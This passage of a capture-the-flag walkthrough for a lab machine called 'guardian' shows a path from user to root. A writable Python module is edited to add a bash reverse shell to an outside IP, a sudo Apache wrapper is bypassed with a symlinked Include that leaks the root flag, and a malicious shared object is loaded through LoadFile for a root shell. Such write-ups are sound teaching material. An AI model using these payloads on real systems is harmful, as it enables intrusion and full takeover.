Running `sudo -l` as the user `jamil`, we see a potential path to the user `mark` since we are able to execute a Python script as that user.

```
jamil@guardian:~$ sudo -l  
Matching Defaults entries for jamil on guardian:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\  
:/snap/bin, use_pty
```

User jamil may run the following commands on guardian:
(mark) NOPASSWD: /opt/scripts/utilities/utilities.py

Let's review the script.

```
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status

def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
```

```

        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()

```

The main script is just a menu wrapper for the utility scripts. Looking at the `utils` folder that contains all the scripts we notice something very interesting.

```

jamil@guardian:/opt/scripts/utilities/utils$ ls -al
total 24
drwxrwsr-x 2 root root 4096 Jul 10 2025 .
drwxr-sr-x 4 root admins 4096 Jul 10 2025 ..
-rw-r----- 1 root admins 287 Apr 19 2025 attachments.py
-rw-r----- 1 root admins 246 Jul 10 2025 db.py
-rw-r----- 1 root admins 226 Apr 19 2025 logs.py
-rwxrwx--- 1 mark admins 253 Apr 26 2025 status.py

```

The script `status.py` is editable by `mark` and the `admins` group which `jamil` is also part of that group, so we have full permissions over that script. We can modify that script slightly to return a reverse shell to us.

```

import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")

    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.76/9001 0>&1'")

```

Then, we set up a listener on our local machine.

```
$ nc -lvnp 9001
```

Finally, we trigger the exploit.

```
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
```

We have a shell as the user `mark` that we can upgrade to a proper TTY using the same chain of commands as before.

```
mark@guardian:/opt/scripts/utilities/utills$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark),1002(admins)
```

Privilege Escalation

Again using `sudo -l` we can see that `mark` is able to execute a command as `root`.

```
mark@guardian:/opt/scripts/utilities/utills$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin,
    use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
```

Let's simply execute the binary at first to find out what we are dealing with here.

```
mark@guardian:/opt/scripts/utilities/utills$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
```

The binary seems like a wrapper for `apache2ctl` which has is a known [GTFOBin](#). Judging by the name of the wrapper maybe the creator tried to prevent that vulnerability. To be certain though, we can transfer the binary to our local machine using a simple Python web server and then decompile it. So on the remote machine, we start the web server.


```
mark@guardian:/usr/local/bin$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
```

Then, on our machine we fetch the file.

```
$ wget guardian.htb:8080/safeapache2ctl
```

Finally, we can `Ghidra` to decompile the `main` function.

 Decompile: main - (safeapache2ctl)

```
1
2 undefined8 main(int param_1, undefined8 *param_2)
3
4 {
5     bool bVar1;
6     int iVar2;
7     char *pcVar3;
8     undefined7 extraout_var;
9     FILE *__stream;
10    undefined8 uVar4;
11    long in_FS_OFFSET;
12    char local_1418 [1024];
13    char local_1018 [4104];
14    long local_10;
15
16    local_10 = *(long *) (in_FS_OFFSET + 0x28);
17    if (param_1 == 3) {
18        iVar2 = strcmp((char *) param_2[1], "-f");
19        if (iVar2 == 0) {
20            pcVar3 = realpath((char *) param_2[2], local_1018);
```

```

20     param_2 = realpath(local_1018, param_2);
21     if (pcVar3 == (char *)0x0) {
22         perror("realpath");
23     }
24     else {
25         bVar1 = starts_with(local_1018, "/home/mark/confs/");
26         if ((int)CONCAT71(extraout_var, bVar1) == 0) {
27             fprintf(stderr, "Access denied: config must be inside %s\n", "/home/mark/confs/");
28         }
29         else {
30             __stream = fopen(local_1018, "r");
31             if (__stream == (FILE *)0x0) {
32                 perror("fopen");
33             }
34             else {
35                 do {
36                     pcVar3 = fgets(local_1418, 0x400, __stream);
37                     if (pcVar3 == (char *)0x0) {
38                         fclose(__stream);
39                         execl("/usr/sbin/apache2ctl", "apache2ctl", &DAT_00102072, local_1018, 0);
40                         perror("execl failed");
41                         goto LAB_00101663;
42                     }
43                     uVar4 = is_unsafe_line(local_1418);
44                 } while ((int)uVar4 == 0);
45                 fwrite("Blocked: Config includes unsafe directive.\n", 1, 0x2b, stderr);
46                 fclose(__stream);
47             }
48         }
49     }
50     goto LAB_00101663;
51 }
52 }
53 fprintf(stderr, "Usage: %s -f /home/mark/confs/file.conf\n", (char *)*param_2);
54 LAB_00101663:
55 if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
56     /* WARNING: Subroutine does not return */
57     __stack_chk_fail();
58 }
59 return 1;
60 }

```

Also, the `is_unsafe_line()` function sounds interesting. Let's decompile this as well.

```

C# Decompile: is_unsafe_line - (safeapache2ctl)
1
2 undefined8 is_unsafe_line(undefined8 param_1)
3
4 {
5     bool bVar1;
6     int iVar2;
7     undefined8 uVar3;
8     undefined7 extraout_var;
9     long in_FS_OFFSET;
10    char local_1038 [32];
11    char local_1018 [4104];

```

```

12 long local_10;
13
14 local_10 = *(long *) (in_FS_OFFSET + 0x28);
15 iVar2 = __isoc99_sscanf(param_1, "%31s %1023s", local_1038, local_1018);
16 if (iVar2 != 2) {
17     uVar3 = 0;
18     goto LAB_00101423;
19 }
20 iVar2 = strcmp(local_1038, "Include");
21 if (iVar2 == 0) {
22 LAB_001013c6:
23     if (local_1018[0] == '/') {
24         bVar1 = starts_with(local_1018, "/home/mark/confs/");
25         if ((int)CONCAT71(extraout_var, bVar1) == 0) {
26             fprintf(stderr, "[!] Blocked: %s is outside of %s\n", local_1018, "/home/mark/confs/");
27             uVar3 = 1;
28             goto LAB_00101423;
29         }
30     }
31 }
32 else {
33     iVar2 = strcmp(local_1038, "IncludeOptional");
34     if (iVar2 == 0) goto LAB_001013c6;
35     iVar2 = strcmp(local_1038, "LoadModule");
36     if (iVar2 == 0) goto LAB_001013c6;
37 }
38 uVar3 = 0;
39 LAB_00101423:
40 if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
41     /* WARNING: Subroutine does not return */
42     __stack_chk_fail();
43 }
44 return uVar3;
45 }
46

```

The wrapper tries to block all the config files outside of a designated folder in mark's home directory. Moreover, it checks if external files that are to be loaded are also present in that specific folder, otherwise they are blocked again. The trick is to create a configuration file inside the correct folder, the configuration file includes a symlink that is also present on the same folder and finally the symlink links to `/root/root.txt` file.

First of all, we create a configuration file `/home/mark/confs/file.conf` with the following contents.

```

# Required MPM
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so

# Minimal valid config
ServerRoot "/etc/apache2"

```

```
PidFile /tmp/fake.pid
Listen 9999
ServerName localhost
# Evil Include
Include /home/mark/confs/link
```

Then, we create a symlink with the name `link` in the `same` folder.

```
mark@guardian:~$ ln -s /root/root.txt /home/mark/confs/link
```

Finally, we execute the `sudo` command.

```
mark@guardian:~$ sudo safeapache2ctl -f /home/mark/confs/file.conf

AH00526: Syntax error on line 1 of /home/mark/confs/link:
Invalid command '62dfc3acf81c271eba511ec5a476fa1f', perhaps misspelled or
defined by a module not included in the server configuration
Action '-f /home/mark/confs/file.conf' failed.
The Apache error log may have more information.
```

We now have the root flag.

Privilege Escalation - Alternative Approach

Another way to exploit the wrapper binary and get a fully interactive shell as root, is to abuse the `LoadFile` directive in the configuration file in order to load a malicious shared object file.

As a first step, we need to create a malicious `/tmp/evil.c` file.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static void __attribute__((constructor)) _init(void);

static void _init(void) {
    printf("[+] Pwn library loaded!\n");

    setuid(0); seteuid(0); setgid(0); setegid(0);
    static char *argv[] = { "sh", NULL };
    static char *envp[] = { "PATH=/bin:/usr/bin:/sbin", NULL };
    execve("/bin/sh", argv, envp);

    printf("[!] This should not be reached!\n");
}
```

```
}
```

Then, we can compile it on the machine to create the file we want.

```
mark@guardian:/tmp$ gcc -shared -fPIC -o /tmp/evil.so evil.c
```

Afterwards, we modify our configuration file with the following content.

```
ServerRoot "/etc/apache2"  
PidFile /tmp/fake.pid  
Listen 9999  
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so  
  
# Evil LoadFile  
LoadFile /tmp/evil.so
```

Then, we execute the exploit and we get a `root` shell.

```
mark@guardian:~/confs$ sudo /usr/local/bin/safeapache2ctl -f  
/home/mark/confs/file.conf  
[+] Pwn library loaded!  
# id  
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.